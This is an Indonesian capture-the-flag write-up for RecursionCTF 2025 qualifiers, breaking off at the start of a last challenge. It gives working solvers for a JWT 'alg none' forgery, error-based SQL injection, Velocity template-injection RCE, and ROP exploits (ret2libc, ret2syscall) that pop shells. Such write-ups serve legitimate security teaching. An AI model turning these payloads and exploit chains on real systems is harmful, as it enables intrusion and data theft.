
Flag: RECURSION{miss1on\_succ3ss\_agent\_pablu\_09}

## Deskripsi

When yh warung sederhana buka lagi.

## Informasi Terkait Soal

Diberikan sebuah web statis (nampaknya).





## Pendekatan


Karena kotak hitam (blackbox), jadi saya mencoba untuk akses robots.txt, dan terdapat secret page

```
User-agent: *  
Disallow: /secret-portal.html  
Disallow: /assets/
```

akses halaman tersebut dan kita akan mendapatkan



tapi sepertinya kita harus jadi **Pablu**. Ketika kita coba login sebagai Pablu, kita akan dapat response seperti berikut:



Kalau dilihat cookienya:

```
{"alg":"none","typ":"JWT"}?{"username":"Pablu","role":"user","exp":1743962429}
```

Karena jwt menggunakan algo none, maka tidak ada signing yang terjadi, cukup ubah jadi admin pada role dan kita dapat admin.

## Solusi

sol.py

```
import httpx
import base64

cl = httpx.Client()
url = "http://103.87.66.171:1337/welcome.php"
def welcome(data):
    cl.headers.update({
        "Cookie": f"auth_token=eyJhbGciOiJIub251IiwidHlwIjoiSldUIIn0. {data}."
    })
    data
    r = cl.get(url)
    print(r.text)

data =
base64.b64encode(b'{"username": "Pablu", "role": "admin", "exp": 1743962429}').de
code()
welcome(data)
```

```
<link rel="stylesheet" href="/app/assets/css/secret-theme.css">
</head>
<body>
  <div class="container">
    <h1>Welcome, Agent Pablu</h1>
    <p>🚩 Mission complete. Here is your flag: <strong>RECURSION{miss1on_succ3ss_agent_pablu_09}</strong></p>
  </div>
</body>
```

## Hasil

flag: RECURSION{miss1on\_succ3ss\_agent\_pablu\_09}

# Pablu inGjection

Flag:

```
RECURSION{rrrRRAAAHHHH_selamat_bang!!Maaf_yak_soalnya_kyk_gini_doang_soalnya_baru_pertama_kali_jadi_probset}
```

## Deskripsi

A sleek, modern login portal built by someone who clearly values aesthetics but does it hold up under pressure?

## Informasi Terkait Soal

Pada aplikasi ini, kita bisa melakukan login. Dengan menggunakan payload:

```
username=' or 1=1--&password=' or 1=1--
```

kita akan menjadi Pablu, yang berarti ada SQL Injection pada backend.

## Pendekatan

Karena tidak ada jalur yang bisa kita pakai, maka sepertinya flag ada di database, dengan menggunakan payload untuk mendapatkan nama tabel menggunakan error based sql injection seperti berikut:

```
' or 1=(SELECT CAST((SELECT table_name from information_schema.tables LIMIT 1 OFFSET 1) AS int))-- -
```

kita mengetahui ada tabel dengan nama 'pabluflags'

```
PS D:\3_CTF_AND_PENTES\ICC> python3 .\exp.py
<pre>invalid input syntax for type integer: "pabluflags"</pre>
```

## Solusi

Dengan metode yang sama, kita bisa melakukan leak konten pada pabluflags

```
exp.py
```

```
import httpx

url="http://103.87.66.171:3000/"
cl = httpx.Client()
def login(username, password):
    payload = {"username": username, "password": password}
```

```
response = cl.post(url + "login", data=payload)
print(response.text)

# leak flag
login("' or 1=(SELECT CAST((SELECT pgflag FROM pabluflags) AS int))-- -",
"admin")

# leak table name
# login("' or 1=(SELECT CAST((SELECT table_name from
information_schema.tables LIMIT 1 OFFSET 1) AS int))-- -", "admin")
```

```
PS D:\3_CTF_AND_PENTEST\00> python3 -x exp.py
<pre>invalid input syntax for type integer: "RECURSION{rrrRRAAAHHHH_salamat_bang!!Maaf_yak_soalnya_kyk_gini_doang_soalnya_baru_pertama_kali_jadi_probset}"</pre>
PS D:\3_CTF_AND_PENTEST\00>
```

## Hasil

flag:

RECURSION{rrrRRAAAHHHH\_salamat\_bang!!Maaf\_yak\_soalnya\_kyk\_gini\_doang\_soalnya\_baru\_pertama\_kali\_jadi\_probset}

## Sindrom Velocity

Flag:

```
RECURSION{Dung_DungTak_DungDungTak_DungTak_0dd00e33b6fc67b811ebe3177217d6c0}
```

### Deskripsi

Tolong, saya terkena sindrom velocity 😞

1. DUNG
2. DUNG TAK DUNG DUNG TAK DUNG TAK
3. DUNG DUNG TAK DUNG DUNG TAK DUNG TAK
4. DUNG DUNG DUNG DUNG DUNG TAK TAK TAK TAK
5. DUNGTAK DUNGTAK DUNGTAK DUNGTAK
6. 🤘 🤘
7. 🤙 🤙



### Informasi Terkait Soal

Diberikan war file, setelah didecompile, didapatkan bagian penting sebagai berikut:

LoginServlet.java

```
public class LoginServlet extends VelocityViewServlet {  
    private static final String USERNAME = "admin";  
    private static final String PASSWORD = "REDACTED";  
    private String templateString;  
  
    public void init(ServletConfig config) throws ServletException {  
        super.init(config);  
    }  
}
```

```

        InputStream stream =
this.getServletContext().getResourceAsStream("templates/login.vm");
        Scanner scanner = (new Scanner(stream)).useDelimiter("\\A");

        try {
            this.templateString = scanner.hasNext() ? scanner.next() : "";
        } catch (Throwable var7) {
            if (scanner != null) {
                try {
                    scanner.close();
                } catch (Throwable var6) {
                    var7.addSuppressed(var6);
                }
            }

            throw var7;
        }

        if (scanner != null) {
            scanner.close();
        }
    }

    protected Template handleRequest(HttpServletRequest request,
HttpServletRequest response, Context ctx) {
        Template tt = null;
        String al = "Please login";
        String st = "danger";
        String ic = "bi bi-exclamation-triangle-fill";
        String uu;
        String pp;
        if ("POST".equals(request.getMethod())) {
            uu = request.getParameter("username");
            pp = request.getParameter("password");
            if (uu != null && uu.equals("admin")) {
                if (pp != null && pp.equals("REDACTED")) {
                    al = "Login successful :)";
                    st = "success";
                    ic = "bi bi-check-circle-fill";
                } else {

```

```

        al = "Invalid password";
    }
} else {
    al = "Username '" + uu.split(" ")[0] + "' not found";
}
}

try {
    uu = URLDecoder.decode(al,
StandardCharsets.UTF_8.toString()).replaceAll("\\$\\w+",
 "").replaceAll("\\#\\w+", "").replaceAll("!", "").replaceAll("\\\"",
 "&quot;");
    pp = this.templateString.replace("[ERROR]", "#[" + uu +
 "]]#").replace("[STATUS]", "#[" + st + "]]#").replace("[ICON]", "#[" + ic
 + "]]#");
    RuntimeServices rs = RuntimeSingleton.getRuntimeServices();
    SimpleNode sn = rs.parse(pp, "login");
    tt = new Template();
    tt.setRuntimeServices(rs);
    tt.setData(sn);
    tt.initDocument();
} catch (Exception var12) {
}

return tt;
}
}

```

## Pendekatan


Bagian penting dari script ini adalah:

1. Terdapat SSTI menggunakan velocity 🙌🙌.
2. Terdapat proteksi untuk mencegah SSTI Velocity yakni dengan blacklist #,\$,!,
3. Harus escape dari #[ ]# karena konten di dalamnya tidak akan tereksekusi sebagai sebuah kode java.

```
uu = URLDecoder.decode(al, StandardCharsets.UTF_8.toString()).replaceAll("\\$\\w+",
 "").replaceAll("\\#\\w+", "").replaceAll("!", "").replaceAll("\\\"", "&quot;");
```

Pada blacklist tersebut, terdapat suatu kelemahan dimana kita bisa mem-bypass penggunaan # dan \$ dengan ! setelah \$ dan # tepat sebelum alphabetic sehingga input kita akan seperti berikut:

```
]]#$!request.getClass()#[[
```




## Solusi

Kita bangun payload untuk RCE dan read outputnya seperti berikut:

payload

```
]]#$!request.getClass().getSuperclass().getClass().forName('java.util.Scanner').getConstructor($!request.getClass().getSuperclass().getClass().forName('java.io.InputStream')).newInstance($!request.getClass().getSuperclass().getClass().forName('java.lang.Runtime')).getRuntime().exec('id').getInputStream()).useDelimiter('\A').next()#[[
```



lalu kita baca flag di /f3a670b769928351e45c9c6bfa6c3ba6.txt

payload

```
]]#$(request.getClass().getSuperclass().getClass().forName('java.util.Scanner').getConstructor($!request.getClass().getSuperclass().getClass().forName('java.io.InputStream')).newInstance($!request.getClass().getSuperclass().getClass().forName('java.lang.Runtime').getRuntime()).exec('cat%2b/f3a670b769928351e45c9c6bfa6c3ba6.txt').getInputStream()).useDelimiter('\A').next()#[[
```

```
align-items-center" role="alert">
    <i class="bi bi
bi-exclamation-triangle-fill me-2"></i>
    <div>Username
' RECURSION{Dung_DungTak_DungDungTak_DungTak_Odd00e33b6fc67b
811e3e3177217d6c0}' not found</div>
    </div>

    <form method="post" action="/login">
    <div class="form-floating mb-3">
```

## Hasil

flag:

RECURSION{Dung\_DungTak\_DungDungTak\_DungTak\_Odd00e33b6fc67b811e3e3177217d6c0}

# BINARY EXPLOITATION

## When Yh

Flag: RECURSION{wh3n\_yh\_g4k\_b3gad4n9\_mulu:skull:}

Diberikan file chall:

```
[mirai@parrot]-[/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src]
└─$ pwn checksec chall
[*] '/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src/chall'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
Debuginfo: Yes
[mirai@parrot]-[/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src]
└─$
```

Sama Dockerfile, jadi kita bisa ambil libc dari docker buat nge match di remote.

Lalu kita buka dengan IDA:

```

4  int i; // [rsp+Ch] [rbp-94h]
5  char buffer[136]; // [rsp+10h] [rbp-90h] BYREF
6  unsigned __int64 v7; // [rsp+98h] [rbp-8h]
7
8  v7 = __readfsqword(0x28u);
9  setup();
10 puts("I can predict your age!");
11 printf("Please tell me your name (your name will be used as a key!!): ");
12 fgets(buffer, 128, stdin);
13 for ( i = 0; buffer[i]; ++i )
14 {
15     if ( buffer[i] ≤ 96 || buffer[i] > 122 )
16     {
17         if ( buffer[i] > 64 && buffer[i] ≤ 90 )
18             buffer[i] = (buffer[i] - 59) % 26 + 65;
19     }
20     else
21     {
22         buffer[i] = (buffer[i] - 87) % 26 + 97;
23     }
24 }
25 printf("Your name key is: ");
26 printf(buffer);
27 puts("!");
28 printf("Now, please tell me your age: ");
29 gets(buffer);
30 v3 = atoi(buffer);
31 printf("I predict you will be %d years old in 10 years!\n", v3 + 10);
32 puts("I hope you are not lying!");
33 puts("Goodbye!");
34 return 0;
35 }

```

Cukup obvious ada 2 vuln, format string di line 26 dan buffer overflow di line 29. Tapi payload kita untuk beberapa karakter di shift jadi harus di akomodasi, lalu karena tidak ada win kita menggunakan **ret2libc**.

Berikut solver:

```

solve.py

#!/usr/bin/env python3
from pwn import *

# =====
#                               SETUP
# =====
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '103.87.66.171', 61009

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
breakrva 0x14BB
''.format(**locals())

# =====
#                               EXPLOITS
# =====

def exploit():
    global io
    io = initialize()

    rop = ROP(exe)
    payload = b'%3$f|%25$f|%29$f'
    io.sendline(payload)
    io.recvuntil(b'Your name key is: ')

```

```

    libc.address, canary, elf.address = map(lambda x: int(x, 0),
io.recvline().strip().split(b'|'))
    libc.address -= 0x114887
    elf.address -= 0x1298

    rop = ROP(libc)
    rop.raw(cyclic(136))
    rop.raw(canary)
    rop.raw(p64(rop.ret.address) * 2)
    rop.system(next(libc.search(b'/bin/sh\x00')))
    io.sendline(rop.chain())
    info(f'libc base: {hex(libc.address)}')

    io.interactive()

if __name__ == '__main__':
    exploit()

```

```

[mirai@parrot]-[~/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src/cok]
└─$ python3 solve.py REMOTE
[*] '/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src/cok/chall_patched'
Arch:          amd64-64-little
RELRO:         Full RELRO
Stack:         Canary found
NX:            NX enabled
PIE:           PIE enabled
RUNPATH:       b'.'
SHSTK:         Enabled
IBT:           Enabled
Stripped:      No
Debuginfo:     Yes
[+] Opening connection to 103.87.66.171 on port 61009: Done
[*] Loaded 14 cached gadgets for './chall_patched'
[*] Loaded 219 cached gadgets for './libc.so.6'
[*] libc base: 0x7f3359dc9000
[*] Switching to interactive mode
!
Now, please tell me your age: I predict you will be 10 years old in 10 years!
I hope you are not lying!
Goodbye!
$ cat /flag*
RECURSION{wh3n_yh_g4k_b3gad4n9_mulu:skull:}
$ █

```

## Pacaran kok Virtual

Flag: RECURSION{aku\_jug4\_v1rtu4l\_k0k\_b4ng:}

Diberikan sebuah file:

```
[mirai@parrot]~/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src
└─$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/
GNU/Linux 3.2.0, with debug_info, not stripped
└─$ spwn checksec chall_patched
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src/chall_patched'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
Debuginfo: Yes
└─$
```

Kita buka di IDA:

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char buf[64]; // [rsp+0h] [rbp-60h] BYREF
4     CommandExecutor executor; // [rsp+40h] [rbp-20h] BYREF
5     __int64 **executorAddress; // [rsp+58h] [rbp-8h]
6
7     setup();
8     CommandExecutor::CommandExecutor(&executor);
9     std::operator<<<std::char_traits<char>>(&std::cout, "Enter command: ");
10    std::operator>><char, std::char_traits<char>>((std::istream *)&std::cin, buf);
11    executorAddress = (__int64 **)&executor;
12    (*executor._vptr_BaseCommandExecutor)(&executor, buf);
13    return 0;
14 }
```

Well biasanya sih di CPP, kalau pake cin itu dipasangin data type nya sama string, tapi disini di input ke array. Jadi bisa buffer overflow. Dan karena:

1. Banyak gadgetnya
2. Ada /bin/bash di binary nya

Kita bisa langsung ret2syscall.

*Ini kayaknya vtable overwrite intended nya ya, sy baru liat ada beberapa class* 🤖

Function name	Segment	Code
safe_command(char const*)	.text	1 void __cdecl FullCommandExecutor::execute(FullCommandExecutor *const this, const char *command)
BaseCommandExecutor::BaseCommandExecutor(void)	.text	2 {
BaseCommandExecutor::execute(char const*)	.text	3     __int64 v2; // rdx
CommandExecutor::CommandExecutor(void)	.text	4     __int64 v3; // rax
CommandExecutor::execute(char const*)	.text	5
FullCommandExecutor::FullCommandExecutor(void)	.text	6     v2 = std::operator<<<std::char_traits<char>>(&std::cout, "Execute full command: ");
FullCommandExecutor::execute(char const*)	.text	7     v3 = std::operator<<<std::char_traits<char>>(v2, command);
		8     std::ostream::operator<<(v3, std::endl<char, std::char_traits<char>>);
		9     if ( this->default_command_only_ )
		10    {
		11     BaseCommandExecutor::execute(this, command);
		12    }
		13     else if ( this->full_command_pin_ == 0xD34DB33F )
		14    {
		15     safe_command(command);
		16    }
		17 }

Berikut solver:

```

solve.py

#!/usr/bin/env python3
from pwn import *

# =====
#                               SETUP
# =====
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '103.87.66.171', 61007

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
break *main
''.format(**locals())

# =====
#                               EXPLOITS
# =====

def exploit():
    global io
    io = initialize()
    rop = ROP(exe)
    pop_rdi = 0x0000000000405145
    pop_r15_ret = 0x0000000000405144
    pop_rsi_mov_rdx_r15_pop_r15 = 0x0000000000474973
    syscall = 0x00000000004349ff

```

```
pop_rax = 0x000000000044126a
binbash = next(elf.search(b'/bin/bash\x00'))
info('binbash: {}'.format(hex(binbash)))
offset = 64
payload = flat({
    offset: [
        0x4000f8,
        p64(rop.ret.address) * 32,
        pop_rdi,
        binbash,
        pop_r15_ret,
        0x0,
        pop_rsi_mov_rdx_r15_pop_r15,
        0x0,
        0x0,
        pop_rax,
        0x3b,
        syscall,
    ]
})
io.sendline(payload)

io.interactive()

if __name__ == '__main__':
    exploit()
```

```
[mirai@parrot]-[~/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src]
└─$ python3 solve.py REMOTE
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src/chall_patched'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
  Stripped:  No
  Debuginfo: Yes
[+] Opening connection to 103.87.66.171 on port 61007: Done
[*] Loaded 101 cached gadgets for './chall_patched'
[*] binbash: 0x4ab059
[*] Switching to interactive mode
Enter command: $ ls /
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat /flag*
RECURSION{aku_jug4_v1rtu4l_k0k_b4ng:()}
$
```

# House

Flag: RECURSION{b1ngung\_m4u\_b1kin\_k4yak\_g1man4}

Diberikan sebuah file:

```
[mirai@parrot]~/ctf/RecursionCTF2025/quals/pwn/House/src
└─$ spwn checksec chall
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/House/src/chall'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
Debuginfo: Yes
[mirai@parrot]~/ctf/RecursionCTF2025/quals/pwn/House/src
└─$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
fef6a7c41bfcedc83d48, for GNU/Linux 3.2.0, with debug_info, not stripped
[mirai@parrot]~/ctf/RecursionCTF2025/quals/pwn/House/src
└─$
```

Lalu kita buka di IDA:

main()

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    int player_sum[2]; // [rsp+Ch] [rbp-C4h]
